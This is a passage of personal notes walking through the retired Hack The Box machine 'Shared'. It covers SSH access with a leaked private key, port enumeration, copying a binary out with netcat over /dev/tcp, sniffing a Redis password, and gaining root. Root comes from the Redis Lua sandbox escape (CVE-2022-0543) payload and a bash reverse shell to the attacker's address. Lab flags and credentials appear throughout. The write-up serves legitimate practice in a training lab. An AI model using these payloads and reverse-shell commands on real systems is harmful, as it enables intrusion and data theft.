3. watch -n 1 ls -l /dev/shm
4. SUCCESS
5. james_mason@shared:/dev/shm\$ ls
- key procmon.sh
6. james_mason@shared:/dev/shm\$ cat key
- BEGIN OPENSSH PRIVATE KEY-----
- b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
- NhAAAAAwEAAQAAAYEAvWFkzEQw9usImnZ7ZAzefm34r+54C9vbjymNl4pwxNJPaN<snip>
7. shared ▷ vim id_rsa


```
8. shared > chmod 600 id_rsa
9. shared > ssh dan_smith@10.10.11.172 -i id_rsa
10. SUCCESS
11. shared > ssh dan_smith@10.10.11.172 -i id_rsa
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:43:34 2022 from 10.10.14.4
dan_smith@shared:~$ whoami
dan_smith
```

```
watch -n 1 ls -l /dev/shm
```

- #pwn_monitor_changes_to_any_folder_or_directory
- #pwn_watch_command_to_monitor_a_folder_or_directory
- #pwn_ping_timer_monitor_changes_to_a_file
- #pwn_timer_ping_monitor_changes_to_a_file_or_folder
- #pwn_Watch_command_usage_knowledge_base

29. I need to mention this awesome command. You can monitor changes to a directory with the following command. Very useful for hacking

```
1. watch -n 1 ls -l /dev/shm          <<< watch temp folder
2. > watch -n 1 ping -c 1 10.10.11.175 <<< Watch a connection to an HTB box
3. > watch -n 30 ping -c 1 10.10.11.175
4. > watch -n 1 du -hc squid.conf      <<< Watch the download size of a file you are downloading. This is like
"$ tail -F filename"
5. $ watch -n1 ping -c 1 10.10.10.216
6. $ watch -n ls -l uploads/          <<< Watch a folder
```

Got Shell as dan_smith & user flag

30. We got the user flag

```
1. dan_smith@shared:~$ cat user.txt
b0199df0f6bafe68f0a271b4824f100d
dan_smith@shared:~$ export TERM=xterm
```

31. Ok lets enumerate the box as always.

```
1. dan_smith@shared:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 11 (bullseye)
Release:       11
Codename:      bullseye
2. As reported earlier through launchpad we were able to find all the OS details with a simple search on
launchpad actually through search engine.
3. dan_smith@shared:~$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)
4. dan_smith is in the group developer and sysadmin
5. dan_smith@shared:~$ find / -group sysadmin 2>/dev/null
/usr/local/bin/redis_connector_dev
6. dan_smith@shared:~$ ls -l /usr/local/bin/redis_connector_dev
-rwxr-x--- 1 root sysadmin 5974154 Mar 20 2022 /usr/local/bin/redis_connector_dev
7. users that are members of sysadmin can execute the redis_connector_dev file.
8. dan_smith@shared:~$ file /usr/local/bin/redis_connector_dev
/usr/local/bin/redis_connector_dev: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, Go
BuildID=sdGIDsCGb51jonJ_67fq/_JkvEmzwH9g6f0vQYeDG/iH1iXHhyzaDZJ056wX9s/7UVi3T2i2LVCU8nXlHgr, not stripped
9. Google 'what is redis'
10. Redis
NoSQL database management software
redis.io
```

Redis is an open-source in-memory storage, used as a distributed, in-memory key-value database, cache and message broker, with optional durability. Because it holds all data in memory and because of its design, Redis offers low-latency reads and writes, making it particularly suitable for use cases that require a cache. Redis is the most popular "NoSQL database", and one of the most popular databases overall. Wikipedia

32. If we execute the file we get this output

```
1. dan_smith@shared:~$ /usr/local/bin/redis_connector_dev
[+] Logging to redis instance using password...

INFO command result:
# Server
redis_version:6.0.15
redis_git_sha1:00000000<snip>
```

redis-cli is a terminal interface for redis NoSQL DB

33. redis-cli

```
1. dan_smith@shared:~$ redis-cli
127.0.0.1:6379>
2. What is great is that it is installed on the target.
3. We can go to hacktricks and type in this port in the prompt 6379 and it will tell us if there are any exploits
on that port.
4.
```

Left Off 01:47:11

Hexadecimal to decimal

PROTIP

```
*Encoding and Decoding Hexadecimal Characters*
> 1. ▷ `cat /etc/hosts | xxd -ps`
> 23205374616e6461726420686f7374206164647265737365730a3132372e
> 302e302e3120206c6f63616c686f73740a3a3a31202020202020206c6f
> 63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f70
> 6261636b0a6666630323a3a31202020206970362d616c6c6e6f6465730a66
> 6630323a3a32202020206970362d616c6c726f75746572730a2320546869
> 2. ▷ `cat /etc/hosts | xxd -ps | tr -d '\n' | xxd -ps -r`
> Standard host addresses
> 127.0.0.1 localhost
> ::1 localhost ip6-localhost ip6-loopback
> ff02::1 ip6-allnodes
> ff02::2 ip6-allrouters
> This host address
> 127.0.1.1 96808191
> Others
> 10.10.10.111 frolic.htb
> 3. *You can remove any new line characters. So that the hex is one continuous string of characters. See below.*
> 4. ▷ `cat /etc/hosts | xxd -ps | tr -d '\n'; echo`
23205374616e6461726420686f7374206164647265737365730a3132372e302e302e3120206c6f63616c686f73740a3a3a3120202020202020
0206c6f63616c686f7374206970362d6c6f63616c68
> 5. *To reverse this process of encoding aka decode the hexadecimal simply echo out the string and pipe to `xxd`
with the reverse flag.*
> 6. ▷ `echo -n
"23205374616e6461726420686f7374206164647265737365730a3132372e302e302e3120206c6f63616c686f73740a3a3a3120202020202020
20206c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666663620a" | xxd -ps -r`
```

2. Ok I am back we are starting from the time stamp 01:47:11

- #pwn_proc_net_tcp_command_for_linux_targets
- #pwn_hexadecimal_convert_to_decimal_numbers
- #pwn_convert_hexadecimal_to_decimal_port_numbers
- #pwn_proc_net_tcp_command_linux_clean_up_regex
- #pwn_proc_regex_cleanup_for_hexidecimal_numbers
- #pwn_hexadecimal_encoding_and_decoding_knowledg_base

```
1. ▷ ssh dan_smith@10.10.11.172 -i id_rsa
2. dan_smith@shared:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:6379           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0    332 10.10.11.172:22          10.10.14.2:35436        ESTABLISHED
tcp6       0      0 :::22                   :::*                     LISTEN
dan_smith@shared:~$ ss -nltp
3. We can see now that port 3306 is open. For some reason we could not see that before. It could have been user
```

```
privileges. Who knows.
4. dan_smith@shared:~$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0         0 10221 1
00000000b0ab75a1 100 0 0 10 0
   1: 00000000:01BB 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0         0 12771 1
00000000fe664d29 100 0 0 10 0
   2: 0100007F:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000    106         0 13357 1
0000000050922716 100 0 0 10 0
   3: 0100007F:18EB 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0         0 20457 1
0000000068047983 100 0 0 10 0
   4: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0         0 12770 1
000000000ea6bdfd 100 0 0 10 0
   5: AC0B0A0A:0016 020E0A0A:8A6C 01 00000034:00000000 01:00000023 00000000     0         0 19500 4
0000000052b34997 35 4 31 10 -1
5. We only want the hexadecimal port numbers
6. > cat tmp | awk -F":" '{print $3}' | cut -d' ' -f1
0016
01BB
0CEA
18EB
0050
0016
7. https://linuxhint.com/convert_hexadecimal_decimal_bash/
8. > echo "0016
01BB
0CEA
18EB
0050
0016" | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 01BB ==> 443
[+] Port 0CEA ==> 3306
[+] Port 18EB ==> 6379
[+] Port 0050 ==> 80
[+] Port 0016 ==> 22
9. Here is an easier command to remember, and it does the exact same thing as above. Convert hexadecimal to decimal.
10. > echo "0016
01BB
0CEA
18EB
0050
0016" | while read port; do echo "[+] Port $port ==> $((0x$port))"; done | sort -u
[+] Port 0016 ==> 22
[+] Port 0050 ==> 80
[+] Port 01BB ==> 443
[+] Port 0CEA ==> 3306
[+] Port 18EB ==> 6379
```

back to `redis-cli`

35. Lets look up the port 6379 in hacktricks

```
1. hacktricks.xyz
2. CTRL + k and type 6379
3. https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
4. dan_smith@shared:~$ redis-cli
127.0.0.1:6379> INFO
NOAUTH Authentication required.
127.0.0.1:6379>
5. 127.0.0.1:6379> AUTH dan_smith Soleil101
(error) WRONGPASS invalid username-password pair
127.0.0.1:6379> AUTH james_mason Soleil101
(error) WRONGPASS invalid username-password pair
6. Then why the fuuuuuuuucck does it say logging into redis with the password when I put this path.
7. dan_smith@shared:~$ /usr/local/bin/redis_connector_dev
[+] Logging to redis instance using password...
```

Copying over files using only `NetCat`

- `#pwn_netcat_copying_over_files_using_only_nectcat`
- `#pwn_netcat_copying_over_files_using_only_nectcat`
- `#pwn_copying_over_files_using_only_NetCat`

36. Copying over files using only netcat

```
1. dan_smith@shared:~$ cat < /usr/local/bin/redis_connector_dev > /dev/tcp/10.10.14.2/443
2. ▷ sudo nc -nlvp 443 > redis_connector_dev
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.172 51348
```

37. You can compare the `md5sum` hashes to make sure you download the right file if you want

```
1. dan_smith@shared:~$ md5sum /usr/local/bin/redis_connector_dev
fd39ad209c9e2f4065427b6d5a04c904 /usr/local/bin/redis_connector_dev
2. shared ▷ md5sum redis_connector_dev
fd39ad209c9e2f4065427b6d5a04c904 redis_connector_dev
```

38. Now that we have downloaded the `redis_connector_dev` file lets see if we can exfiltrate some data from it.

```
1. ▷ chmod +x redis_connector_dev
~/wackdab0ne/shared ▷ ./redis_connector_dev
[+] Logging to redis instance using password...

INFO command result:
 dial tcp [::1]:6379: connect: connection refused
~/wackdab0ne/shared ▷ ./redis_connector_dev
[+] Logging to redis instance using password...

INFO command result:
 i/o timeout
2. ▷ nc -nlvp 6379
Listening on 0.0.0.0 6379
Connection received on 127.0.0.1 54252
*2
$4
auth
$16
F2WHqJUz2WEz=Gqq
3. SUCCESS, this is most likely the redis-cli password we need.
4. Lets attempt to AUTH to the redis-cli again with this new password F2WHqJUz2WEz=Gqq
```

`redis-cli` successful login

39. I have successfully logged into the `redis-cli`

```
1. dan_smith@shared:~$ redis-cli
127.0.0.1:6379> AUTH F2WHqJUz2WEz=Gqq
OK
2. SUCCESS
127.0.0.1:6379> config set dir /root/.ssh/
(error) NOAUTH Authentication required.
127.0.0.1:6379> AUTH F2WHqJUz2WEz=Gqq
OK
127.0.0.1:6379> config set dir /root/.ssh/
(error) ERR Changing directory: No such file or directory
127.0.0.1:6379> config set dir /root/
OK
```

Time Stamp `01:59:16`

40. We need to escape the `redis sandbox`


```
1. Google 'redis escape vulnerability'
2. https://theseckmaster.com/how-to-fix-cve-2022-0543-a-critical-lua-sandbox-escape-vulnerability-in-redis/
3. We are currently looking at this payload for redis to see how we can use to escape the redis sandbox.
4. eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
5. You will need to AUTH F2WHqJUz2WEz=Gqq, then paste the command above.
6. SUCCESS, we get the id returned back to us. We are root. Root of the container I guess.
7. 127.0.0.1:6379> AUTH F2WHqJUz2WEz=Gqq
OK
8. 127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
-----
"uid=0(root) gid=0(root) groups=0(root)\n"
9.
```

41. Lets use this `redis-cli` exploit to create a reverse shell


```
1. dan_smith@shared:~$ cd /dev/shm
2. dan_smith@shared:/dev/shm$ nano reverse
3. #!/bin/bash
bash -i >& /dev/tcp/10.10.14.2/443 0>&1
4. dan_smith@shared:/dev/shm$ chmod +x reverse
dan_smith@shared:/dev/shm$ ls
reverse
5. redis-cli
6. 127.0.0.1:6379> AUTH F2WHqJUz2WEz=Gqq
7. 127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");
local io = io_l(); local f = io.popen("bash /dev/shm/reverse"); local res = f:read("*a"); f:close(); return res'
0
8. So instead of the id "r" for read we delete that and request that bash execute /dev/shm/reverse
9. sudo nc -nlvp 443
10. I had to wind up using rlwrap because the shell was so unstable.
11. ➤ sudo rlwrap -cAr nc -nlvp 443
12. SUCCESS, we got the root flag
```

42. **ROOT FLAG**

```
1. root@shared:/var/lib/redis# whoami
root
2. root@shared:/var/lib/redis# ifconfig
inet 10.10.11.172 netmask 255.255.254.0 broadcast 10.10.11.255
3. We are not in a container.
4. root@shared:/var/lib/redis# cat /root/root.txt
cat /root/root.txt
56f93c4dbd00643df2347fdbcd44f4c3
5. PWNED here is the root Flag.
```



Shared has been Pwned!

Congratulations  **quadamage**, best of luck in capturing flags ahead!

#2791	23 Jan 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

Pwned